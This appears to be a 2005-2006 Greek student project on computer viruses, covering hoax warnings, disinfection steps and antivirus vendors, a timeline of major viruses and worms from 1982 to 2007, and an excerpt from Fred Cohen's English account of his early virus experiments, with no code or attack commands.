Εάν είστε χρήστης του Internet για κάποιο διάστημα, πιθανόν θα έχετε λάβει hoax virus warnings. Τα hoax virus warnings ξεκινούν από ένα άτομο με κακή πρόθεση (ή ως φάρσα) και κατόπιν διανέμονται σε πολλούς αθώους χρήστες υπολογιστών που λανθασμένα πιστεύουν ότι είναι πραγματικές προειδοποιήσεις και ότι βοηθούν άλλους ανθρώπους με το να διανέμουν αυτά τα μηνύματα.

Οι περισσότερες hoax virus ειδοποιήσεις δίνουν οδηγίες στον παραλήπτη να προωθήσει την ειδοποίηση σε «όλους τους γνωστούς του» και γι' αυτόν τον λόγο εξαπλώνονται τόσο γρήγορα.

Εάν λάβετε μια virus ειδοποίηση ή μήνυμα που σας ζητά να το προωθήσετε σε «όλους τους γνωστούς σας», οι πιθανότητες είναι ότι πρόκειται για ψεύτικο μήνυμα. Από τα πιο γνωστά virus hoax είναι το «Good Times».

Οι hoax ειδοποιήσεις προκαλούν βλάβες:

Είναι γνωστό ότι το e-mail σύστημα μιας εταιρίας μπορεί να «πέσει» από τον μεγάλο αριθμό των e-mail ειδοποιήσεων που προωθούνται από χρήστες σε άλλους χρήστες κατά συρροή.

Τα hoaxes σπαταλούν το χρόνο των χρηστών και επίσης εκμεταλλεύονται τα resources του Internet και το bandwidth.

Ορισμένες hoax virus ειδοποιήσεις προτρέπουν τους χρήστες να σβήσουν αρχεία από τους υπολογιστές τους, για παράδειγμα αρχεία που δεν έχουν μολυνθεί από κάποιο ιό και μπορεί να είναι σημαντικότατα για τη σωστή λειτουργία του υπολογιστή.

Σας προτείνουμε να μην προωθείτε ποτέ τις virus ειδοποιήσεις. Εάν πρέπει να το κάνετε, τότε ελέγξτε πρώτα προσεκτικά εάν η ειδοποίηση είναι ψεύτικη.

5.3 Αντιμετώπιση Μόλυνσης από Ιό

Αν έχετε μολυνθεί από ιό και έχετε εγκατεστημένο αντιβιοτικό πρόγραμμα, βάλτε το να κάνει πλήρη έλεγχο όλου του σκληρού σας δίσκου (full system scan). Αν βρει τον ιό, θα προβεί αυτόματα στις κατάλληλες ενέργειες, είτε διαγράφοντάς τον, είτε απομονώνοντάς τον από το υπόλοιπο σύστημα.

Σε περίπτωση που το αντιβιοτικό σας αδυνατεί να αποκαταστήσει τη ζημιά, μη διαγράψετε κανένα μολυσμένο αρχείο. Επανελέγξτε τα μολυσμένα αρχεία με κάποιο άλλο πρόγραμμα, ίσως αυτό να έχει δυνατότητα αποκατάστασης που δεν έχει το πρώτο πρόγραμμα.

Προσπαθήστε να βρείτε από το Διαδίκτυο το πρόγραμμα απομάκρυνσης του ιού (removal tool) επισκεπτόμενοι τις κατάλληλες διευθύνσεις (εδώ πρέπει να γνωρίζετε την ακριβή ονομασία του ιού, προκειμένου να βρείτε το κατάλληλο για αυτόν πρόγραμμα) και, αφού το κατεβάσετε σε μια «καθαρή»δισκέτα, τρέξτε το στον υπολογιστή σας πάνω από μία φορά

Σε περίπτωση που ούτε το αντιβιοτικό σας, ούτε το ειδικό πρόγραμμα απομάκρυνσης μπορεί να «καθαρίσει» τον υπολογιστή σας, μπορεί να χρειαστεί να κάνετε format. Σε αυτήν την περίπτωση είναι καλό να έχετε κρατήσει αντίγραφα όλων των προγραμμάτων που υπάρχουν στον υπολογιστή σας, για να μπορέσετε μετά το format να τα ξαναπεράσετε.

Γνωστές εταιρείες προσφέρουν τη δυνατότητα ελέγχου και απομάκρυνσης των ιών του υπολογιστή σας on-line. Τέτοιες διευθύνσεις είναι:

Kaspersky
TrendMicro

Γνωστά αντιβιοτικά προγράμματα (στις σελίδες των προγραμμάτων αυτών προσφέρονται συνήθως και τα removal tools της κάθε εταιρείας):

Eset
AVG
AVK
Kaspersky
McAfee
Norton
Trendmicro
Pc cillin

Βιβλιογραφία

Ιστοσελίδες:

1. http://www.virus.gr
2. http://en.wikipedia.org/wiki/Computer_virus
3. http://www.fotoart.gr/antivirus/index.htm
4. http://www.e-yliko.gr/safety/svirus3.htm
5. http://www.securitymanager.gr/protection_viruses_2.html
6. http://www.de.sch.gr/~antoniou/MyPage/SafeInternet/Disinfect.htm
7. http://www.besafeonline.org/English/computer_viruses.htm

Περιοδικά:

Security Manager

Παραρτήματα

Παράρτημα Α
Ιστορικό των σημαντικότερων ιών μέχρι σήμερα

1980-1989

1982
- Ένα πρόγραμμα αποκαλούμενο Elk Cloner, γραμμένο για Apple II συστήματα, λέγεται ότι είναι ο πρώτος υπολογιστικός ιός που εμφανίστηκε "in the wild", δηλαδή εκτός του υπολογιστή ή εργαστηρίου στο οποίο δημιουργήθηκε.

1986
- Ιανουάριος: Εμφανίζεται ο boot sector virus Brain, που θεωρείται ο πρώτος ιός για PC.

1987
- Οκτώβριος: Ο ιός Jerusalem εμφανίζεται στην πόλη Ιερουσαλήμ, του Ισραήλ. Είναι ένας ιός προγραμματισμένος να καταστρέφει εκτελέσιμα αρχεία κάθε φορά που η ημερομηνία είναι Παρασκευή και 13.
- Νοέμβριος: Εμφανίζεται ο ιός SCA, ένας boot sector virus για συστήματα Amiga, προκαλώντας αμέσως μια "καταιγίδα" ανάπτυξης ιών. Σύντομα, η SCA κυκλοφορεί έναν άλλο, σημαντικά πιό καταστρεπτικό ιό, τον Byte Bandit.

1988
- Ιούνιος: Ο ιός Festering Hate,για Apple ProDOS συστήματα διαδίδεται από παράνομα "πειρατικά" BBS συστήματα και προσβάλει κεντρικά δίκτυα.
- 2 Νοεμβρίου: Το σκουλήκι Morris, κατασκευασμένο από τον Robert Tappan Morris, προσβάλει DEC VAX και SUN συστήματα που τρέχουν BSD UNIX και είναι συνδεδεμένα στο Internet, και γίνεται το πρώτο σκουλήκι που διαδώθηκε "in the wild", και ένα από τα πρώτα ευρέως γνωστά προγράμματα που εκμεταλεύεται buffer overrun ευπάθειες. Ανακαλύπτεται ο ιός Ping-Pong και καταφέρνει να γίνει ο πιό γνωστός boot sector virus της εποχής του.

1989
- Οκτώβριος: Ο Ghostball, ο πρώτος multipartite ιός, ανακαλύπτεται από τον Fridrik Skulason

1990-1999

1992
- Ο ιός Michelangelo προείπε ότι θα δημιουργήσει μια ψηφιακή αποκάλυψη στις 6 Μαρτίου, με εκατομμύρια υπολογιστές να χάνουν όλα τους τα δεδομένα, σύμφωνα με την υστερία των ΜΜΕ που περιέβαλε τον ιό. Η μετέπειτα αποτίμηση της ζημιάς έδειξε μηδαμινό επακόλουθο.

1995
- Δημιουργείται ο "Concept virus" ο πρώτος Macro ιός

1998
- 2 Ιουνίου: Εμφανίζεται η πρώτη έκδοση του ιού CIH.

1999

- 26 Μαρτίου: Εμφανίζεται το σκουλήκι Melissa, στοχεύοντας συστήματα βασισμένα σε Microsoft Word και Outlook, και δημιουργεί σημαντική κίνηση στο δίκτυο.

2000 και αργότερα

2000

- Μάιος: Το σκουλήκι VBS/Loveletter, επίσης γνωστό ως ιός "I love you" εμφανίζεται. Μέχρι και το 2004, ήταν ο πιό επιζήμιος οικονομικά ιός, προκαλώντας ζημιά 10 δις δολαρίων.

2001

- Ιανουάριος: Ένα σκουλήκι με εξαιρετική ομοιότητα με το Morris, ονομαζόμενο Ramen προσέβαλε μόνο συστήματα που έτρεχαν Red Hat Linux έκδοσης 6.2 και 7, εκμεταλευόμενο ευπάθειες σε wu-ftpd, rpc-statd και lpd.
- 8 Μαΐου: Το σκουλήκι Sadmind διαδίδεται εκμεταλευόμενο τρύπες και στο Solaris της Sun Microsystem (Security Bulletin 00191) και στις Microsoft's Internet Information Services (MS00-078).
- Ιούλιος: Το σκουλήκι Sircam εμφανίζεται, διαδιδόμενο μέσω e-mails και απροστάτευτων network shares.
- 13 Ιουλίου: Το σκουλήκι Code Red εμφανίζεται προσβάλωντας το Index Server ISAPI Extension στις Internet Information Services της Microsoft με ευπάθεια που περιγράφεται στο MS01-033.
- 4 Αυγούστου: Ξαναγράφεται από την αρχή το σκουλήκι Code Red,με το όνομα Code Red II και διαδίδεται επιθετικά, κυρίως στην Kiva.
- 18 Σεπτεμβρίου: Το σκουλήκι Nimda ανακαλύπτεται και διαδίδεται από πολλά μέσα, που περιλαμβάνουν ευπάθειες που περιγράφονται στο MS01-044 και τρύπες που είχαν αφήσει τα σκουλήκια Code Red II και Sadmind.
- 26 Οκτωβρίου: Ανακαλύπτεται το σκουλήκι Klez.

2003

- 24 Ιανουαρίου: Το σκουλήκι SQL slammer γνωστό και ως Sapphire, προσέβαλε ευπάθειες στο Microsoft SQL Server και το MSDE που περιγράφονται στα MS02-039 και MS02-061, προκαλώντας ευρέως διαδεδομένα προβλήματα.
- 12 Αυγούστου: Το σκουλήκι Blaster, γνωστό και ως Lovesan, διαδώθηκε γρήγορα, προσβάλωντας συστήματα με Microsoft Windows ευαίσθητα σε ευπάθειες που περιγράφονται στο MS03-026 και αργότερα στο MS03-039.
- 18 Αυγούστου: Το σκουλήκι Welchia (Nachi)ανακαλύπτεται. Το σκουλήκι αυτό προσπαθεί να αφαιρέσει το σκουλήκι blaster και να επιδιορθώσει τα Windows.
- 19 Αυγούστου: Το σκουλήκι Sobig (τεχνικά το σκουλήκι Sobig.F) διαδίδεται γρήγορα μέσω mail και network shares.
- 24 Οκτωβρίου: Το σκουλήκι Sober πρωτοεμφανίζετα και παραμένει στο προσκήνιο ως το 2005 με πολλές νέες παραλαγές. Οι ταυτόχρονες επιθέσεις των σκουληκιών Blaster και Sobig προκάλεσαν μεγάλη ζημιά.

2004

- Τέλη Ιανουαρίου: Εμφανίζεται το MyDoom, κατέχοντας μέχρι σήμερα το ρεκόρ του πιό γρήγορα διαδιδόμενου μέσω μαζικών e-mail σκουληκιού.
- 19 Μαρτίου: Το σκουλήκι Witty έχει σπάσει πολλά ρεκόρ. Εκμεταλευόταν τρύπες σε πολλά προϊόντα Internet Security Systems (ISS). Ήταν το σκουλήκι που αποκαλύφτηκε πιό γρήγορα, ήταν το πρώτο σκουλήκι που είχε payload και διαδόθηκε γρήγορα χρησιμοποιώντας μια pre-populated list από ground-zero hosts.
- 1 Μαΐου: Το σκουλήκι Sasser εμφανίζεται εκμεταλευόμενο μια ευπάθεια στο LSASS που περιγράφεται στο MS04-011 και προκαλεί προβλήματα σε δίκτυα, διακόπτοντας και την εργασία σε κάποιες περιπτώσεις.
- Δεκέμβριος: Το Santy, το πρώτο γνωστό "webworm" εμφανίζεται. Προσέβαλε μια ευπάθεια στην PhpBB που περιγράφεται στο BID10701 και χρησιμοποιούσε το Google για να βρεί νέους στόχους. Προσέβαλε περίπου 40000 sites μέχρι το Google να φιλτράρι την search query που χρησιμοποιούσε το ακουλήκι, αποτρέποντας τη διάδοσή του.

2005

- 16 Αυγούστου: Ανακαλύπτεται το σκουλήκι Zotob και διάφορες malware παραλλαγές που εκμεταλεύονταν το MS05-039. Η επίδρασή του μεγαλοποιήθηκε γιατί προσβλήθηκαν αρκετά από τα ΜΜΕ των ΗΠΑ.
- 13 Οκτωβρίου: Το σκουλήκι Samy είναι το πιό γρήγορα διαδεδομένο ως το 2006.

2006

- 20 Ιανουαρίου: Ανακαλύπτεται το σκουλήκι Nyxem. Διαδίδεται μέσω μαζικών e-mail. Το payload του, που ενεργοποιείται στις 3 κάθε μήνα, αρχίζοντας από το Φεβρουάριο, επιχειρεί να απενεργοποιήσει προγράμματα σχετικά με ασφάλεια και file sharing, και καταστρέφει αρχεία αρκετών τύπων, όπως αρχεία Microsoft Office.
- 28 Ιουνίου: Ερευνητές δήλωσαν ότι ο Essebar ίσως είναι υπεύθυνος για περισσότερους από 20 άλλους ιούς, συμπεριλαμβάνοντας την παραλλαγή του Mydoom, Mydoom-BG, και το σχετικό με το Zotob σκουλήκι Mytob.

2007

- 7 Ιανουαρίου: Ένα σκουλήκι φτιαγμένο από hackers της δημοφιλούς ιστοσελίδας MySpace ανακαλύφθηκε από πολλούς χρήστες της σελίδας. Κάποιες σελίδες δεν επηρρεάστηκαν, αλλά κάποιες άλλες εμφάνιζαν το όνομα w0rm.EricAndrew.Οι hackers, Eric και Andrew άλλαξαν λέξεις και πρόσθεσαν πράγματα σε σελίδες άλλων.
- 17 Ιανουαρίου: Ο trojan Peacomm ανακαλύφθηκε ως γρήγορα διαδωμένο spam, πιστεύεται ότι προήλθε από την Ρωσσία, προσπαθώντας να πείσει τα θύματα να κατεβάσουν συνημμένο το οποίο υποτίθεται ότι είναι ταινία.

Παράρτημα Β
Fred Cohen - Experiments with Computer Viruses

To demonstrate the feasibility of viral attack and the degree to which it is a threat, several experiments were performed. In each case, experiments were performed with the knowledge and consent of systems administrators. In the process of performing experiments, implementation flaws were meticulously avoided. It was critical that these experiments not be based on implementation lapses, but only on fundamental flaws in security policies.

The First Virus

On November 3, 1983, the first virus was conceived of as an experiment to be presented at a weekly seminar on computer security. The concept was first introduced in this seminar by the author, and the name 'virus' was thought of by Len Adleman. After 8 hours of expert work on a heavily loaded VAX 11/750 system running Unix, the first virus was completed and ready for demonstration. Within a week, permission was obtained to perform experiments, and 5 experiments were performed. On November 10, the virus was demonstrated to the security seminar.

The initial infection was implanted in 'vd', a program that displays Unix file structures graphically, and introduced to users via the system bulletin board. Since vd was a new program on the system, no performance characteristics or other details of its operation were known. The virus was implanted at the beginning of the program so that it was performed before any other processing.

In order to keep the attack under control several precautions were taken. All infections were performed manually by the attacker, and no damage was done, only reporting. Traces were included to assure that the virus would not spread without detection, access controls were used for the infection process, and the code required for the attack was kept in segments, each encrypted and protected to prevent illicit use.

In each of five attacks, all system rights were granted to the attacker in under an hour. The shortest time was under 5 minutes, and the average under 30 minutes. Even those who knew the attack was taking place were infected. In each case, files were 'disinfected' after experimentation to assure that no user's privacy would be violated. It was expected that the attack would be successful, but the very short takeover times were quite surprising. In addition, the virus was fast enough (under 1/2 second) that the delay to infected programs went unnoticed.

Once the results of the experiments were announced, administrators decided that no further computer security experiments would be permitted on their system. This ban included the planned addition of traces which could track potential viruses and password augmentation experiments which could potentially have improved security to a great extent. This apparent fear

reaction is typical, rather than try to solve technical problems technically, policy solutions are often chosen.

After successful experiments had been performed on a Unix system, it was quite apparent that the same techniques would work on many other systems. In particular, experiments were planned for a Tops-20 system, a VMS system, a VM/370 system, and a network containing several of these systems. In the process of negotiating with administrators, feasibility was demonstrated by developing and testing prototypes. Prototype attacks for the Tops-20 system were developed by an experienced Tops-20 user in 6 hours, a novice VM/370 user with the help of an experienced programmer in 30 hours, and a novice VMS user without assistance in 20 hours. These programs demonstrated the ability to find files to be infected, infect them, and cross user boundaries.

After several months of negotiation and administrative changes, it was decided that the experiments would not be permitted. The security officer at the facility was in constant opposition to security experiments, and would not even read any proposals. This is particularly interesting in light of the fact that it was offered to allow systems programmers and security officers to observe and oversee all aspects of all experiments. In addition, systems administrators were unwilling to allow sanitized versions of log tapes to be used to perform offline analysis of the potential threat of viruses, and were unwilling to have additional traces added to their systems by their programmers to help detect viral attacks. Although there is no apparent threat posed by these activities, and they require little time, money, and effort, administrators were unwilling to allow investigations. It appears that their reaction was the same as the fear reaction of the Unix administrators.

A Bell-LaPadula Based System

In March of 1984, negotiations began over the performance of experiments on a Bell-LaPadula [Bell73] based system implemented on a Univac 1108. The experiment was agreed upon in principal in a matter of hours, but took several months to become solidified. In July of 1984, a two week period was arranged for experimentation. The purpose of this experiment was merely to demonstrate the feasibility of a virus on a Bell-LaPadula based system by implementing a prototype.

Because of the extremely limited time allowed for development (26 hours of computer usage by a user who had never used an 1108, with the assistance of a programmer who hadn't used an 1108 in 5 years), many issues were ignored in the implementation. In particular, performance and generality of the attack were completely ignored. As a result, each infection took about 20 seconds, even though they could easily have been done in under a second. Traces of the virus were left on the system although they could have been eliminated to a large degree with little effort. Rather than infecting many files at once, only one file at a time was infected. This allowed the progress of a virus to be demonstrated very clearly without involving a large number of users or programs. As a security precaution, the system was used in a dedicated mode with only a system disk, one terminal, one printer, and accounts dedicated to the experiment.

After 18 hours of connect time, the 1108 virus performed its first infection. The host provided a fairly complete set of user manuals, use of the system, and the assistance of a competent past user of the system. After 26 hours of use, the virus was demonstrated to a group of about 10 people including administrators, programmers, and security officers. The virus demonstrated the ability to cross user boundaries and move from a given security level to a higher security level. Again it should be emphasized that no system bugs were involved in this activity, but rather that the Bell-LaPadula model allows this sort of activity to legitimately take place.

All in all, the attack was not difficult to perform. The code for the virus consisted of 5 lines of assembly code, about 200 lines of Fortran code, and about 50 lines of command files. It is estimated that a competent systems programmer could write a much better virus for this system in under 2 weeks. In addition, once the nature of a viral attack is understood, developing a specific attack is not difficult. Each of the programmers present was convinced that they could have built a better virus in the same amount of time. (This is believable since this attacker had no previous 1108 experience.)

Instrumentation

In early August of 1984, permission was granted to instrument a VAX Unix system to measure sharing and analyze viral spreading. Data at this time is quite limited, but several trends have appeared. The degree of sharing appears to vary greatly between systems, and many systems may have to be instrumented before these deviations are well understood. A small number of users appear to account for the vast majority of sharing, and a virus could be greatly slowed by protecting them. The protection of a few 'social' individuals might also slow biological diseases. The instrumentation was conservative in the sense that infection could happen without the instrumentation picking it up, so estimated attack times are unrealistically slow.

As a result of the instrumentation of these systems, a set of 'social' users were identified. Several of these surprised the main systems administrator. The number of systems administrators was quite high, and if any of them were infected, the entire system would likely fall within an hour. Some simple procedural changes were suggested to slow this attack by several orders of magnitude without reducing functionality.

Summary of Spreading

system 1				system 2			
class	##	spread	time	class	##	spread	time
S	3	22	0	S	5	160	1
A	1	1	0	A	7	78	120
U	4	5	18	U	7	24	600

Two systems are shown, with three classes of users (S for system, A for system administrator, and U for normal user). '##' indicates the number of users in each category, 'spread' is the average number of users a virus would spread to, and 'time' is the average time taken to spread them once they logged in, rounded up to the nearest minute. Average times are misleading because once an infection has reaches the 'root' account on Unix, all access is granted. Taking this into account leads to takeover times on the order of one minute which is so fast that infection time becomes a limiting factor in how quickly infections can spread. This coincides with previous experimental results using an actual virus.

Users who were not shared with are ignored in these calculations, but other experiments indicate that any user can get shared with by offering a program on the system bulletin board. Detailed analysis demonstrated that systems administrators tend to try these programs as soon as they are announced. This allows normal users to infect system files within minutes. Administrators used their accounts for running other users' programs and storing commonly executed system files, and several normal users owned very commonly used files. These conditions make viral attack very quick. The use of seperate accounts for systems administrators during normal use was immediately suggested, and the systematic movement (after verification) of commonly used programs into the system domain was also considered.

Other Experiments

Similar experiments have since been performed on a variety of systems to demonstrate feasibility and determine the ease of implementing a virus on many systems. Simple viruses have been written for VAX VMS and VAX Unix in the respective command languages, and neither program required more than 10 lines of command language to implement. The Unix virus is independent of the computer on which it is implemented, and is therefore able to run under IDRIS, VENIX, and a host of other UNIX based operating systems on a wide variety of systems. A virus written in Basic has been implemented in under 100 lines for the Radio Shack TRS-80, the IBM PC, and several other machines with extended Basic capabilities. Although this is a source level virus and could be detected fairly easily by the originator of any given program, it is rare that a working program is examined by its creator after it is in operation. In all of these cases, the viruses have been written so that the traces in the respective operating systems would be incapable of determining the source of the virus even if the virus itself had been detected. Since the UNIX and Basic virus could spread through a heterogeneous network so easily, they are seen as quite dangerous.

As of this time, we have been unable to attain permission to either instrument or experiment on any of the systems that these viruses were written for. The results attained for these systems are based on very simple examples and may not reflect their overall behavior on systems in normal use.

Summary and Conclusions

The following table summarizes the results of the experiments to date. The three systems are across the horizontal axis (Unix, Bell-LaPadula, and Instrumentation), while the vertical axis indicates the measure of performance (time to program, infection time, number of lines of code, number of experiments performed, minimum time to takeover, average time to takeover, and maximum time to takeover) where time to takeover indicates that all privilages would be granted to the attacker within that delay from introducing the virus.

Summary of Attacks

	Unix-C	B-L	Instr	Unix-sh	VMS	Basic
Time	8 hrs	18 hrs	N/A	15min	30min	4 hrs
Inf t	.5 sec	20 sec	N/A	2 sec	2 sec	10 sec
Code	200 l	260 l	N/A	7 l	9 l	100 l
Trials	5	N/A	N/A	N/A	N/A	N/A
Min t	5 min	N/A	30 sec	N/A	N/A	N/A
Avg t	30 min	N/A	30 min	N/A	N/A	N/A
Max t	60 min	N/A	48 hrs	N/A	N/A	N/A

Viral attacks appear to be easy to develop in a very short time, can be designed to leave few if any traces in most current systems, are effective against modern security policies for multilevel usage, and require only minimal expertise to implement. Their potential threat is severe, and they can spread very quickly through a computer system. It appears that they can spread through computer networks in the same way as they spread through computers, and thus present a widespread and fairly immediate threat to many current systems.

The problems with policies that prevent controlled security experiments are clear; denying users the ability to continue their work promotes illicit attacks; and if one user can launch an attack without using system bugs or special

knowledge, other users will also be able to. By simply telling users not to launch attacks, little is accomplished; users who can be trusted will not launch attacks; but users who would do damage cannot be trusted, so only legitimate work is blocked. The perspective that every attack allowed to take place reduces security is in the author's opinion a fallacy. The idea of using attacks to learn of problems is even required by government policies for trusted systems [Klein83] [Kaplan82]. It would be more rational to use open and controlled experiments as a resource to improve security.

Παράρτημα Γ
Χρήσιμες διευθύνσεις

1. http://www.in.gr/tech/virus-sco-linux.asp
2. http://www.securitymanager.gr/protection_viruses.html
3. http://www.e-yliko.gr/safety/svirus3.htm
4. http://www.de.sch.gr/~antoniou/MyPage/SafeInternet/Disinfect.htm
5. http://dide.fth.sch.gr/docs/689ios2000.htm
6. http://www.bueche.ch/comp/iloveyou/index.html
7. http://www.62nds.co.nz/62nds/documents/iloveyou.txt

Πολλοί είναι αυτοί που ισχυρίζονται ότι η ασφάλεια στο Internet είναι ένας μύθος. **Ως** ένα σημείο έχουν δίκιο όλοι αυτό αφού η συντριπτική πλειοψηφία των προγραμμάτων που χρησιμοποιούμε έχουν κενά στην ασφάλειά τους και υπάρχουν αρκετοί που δεν έχουν κανένα πρόβλημα να τα εκμεταλλευτούν για να αποκτήσουν πρόσβαση στον υπολογιστή μας. **Αυτούς** τους κινδύνους τους αντιμετωπίζουν όλοι οι κάτοικοι της Γης που έχουν πρόσβαση στο Internet. **Όμως** όπως για όλα τα προβλήματα της ζωής μας υπάρχει μια λύση έτσι και για τα προβλήματα του Διαδικτύου υπάρχουν λύσεις.

2005-2006